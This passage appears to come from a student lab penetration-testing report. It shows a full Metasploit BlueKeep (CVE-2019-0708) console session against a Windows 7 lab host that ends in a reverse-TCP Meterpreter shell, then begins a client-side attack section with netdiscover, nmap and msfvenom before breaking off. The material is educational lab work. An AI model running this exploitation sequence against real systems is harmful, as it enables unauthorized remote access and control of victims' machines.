
We config it by setting the rhost to 10.0.2.9 which is the target or the victim




We set the target to windows 7 SP1 and start the exploit




kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Group1B7: /home/group1b7
File Actions Edit View Help
Ali Ahmed
Ali Ahmed
Exploit target:
Id Name
0 Automatic targeting via fingerprinting
View the full module info with the info, or info -d command.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 10.0.2.9
rhosts ⇒ 10.0.2.9
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets
Exploit targets:
Id Name
⇒ 0 Automatic targeting via fingerprinting
1 Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
4 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
5 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
6 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8 Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > use 5
[*] Additionally setting TARGET ⇒ Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.9:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.0.2.9:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 10.0.2.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.9:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 10.0.2.9:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0×fffffa8013200000, Channel count 1.
[!] 10.0.2.9:3389 - ←——————— | Entering Danger Zone | ———————→
[*] 10.0.2.9:3389 - Surfing channels ...
[*] 10.0.2.9:3389 - Lobbing eggs ...
[*] 10.0.2.9:3389 - Forcing the USE of FREE'd object ...
[!] 10.0.2.9:3389 - ←——————— | Leaving Danger Zone | ———————→
[*] Sending stage (203846 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.9:49159) at 2025-04-19 08:20:45 -0400
meterpreter >
Right Ctrl



Here we navigated to the Desktop and list the files



Exploit 3 (Client-side attack)

Tools used: (msfvenom)


Host Info:	Host 3 (Windows 7 2008)
Operating System	Windows
IP Address	10.0.2.9
MAC Address	08:00:27:31:46:3d
Open Ports	135, 139, 445, 3389, 5357, 49152, 49153, 49154, 49155, 49156, 49158

Step 1: Reconnasance (Information Gathering)


Step 1: Reconnasance (Information Gathering)

We use netdiscover and we specify the range same as in first exploit


netdiscover –r 10.0.2.0/24



We found 4 hosts in the network 10.0.2.1, 10.0.2.2, 10.0.2.3, 10.0.2.9




10.0.2.9 is the host we are targeting.



Step 2: Scanning


$ nmap –sV –T4 10.0.2.9 -v


We use nmap to scan for open port on the host



Step 3: Vulnerability assessment

Here we created a malicious executable program and we specify the platform which is windows.






Step 4: Exploitation

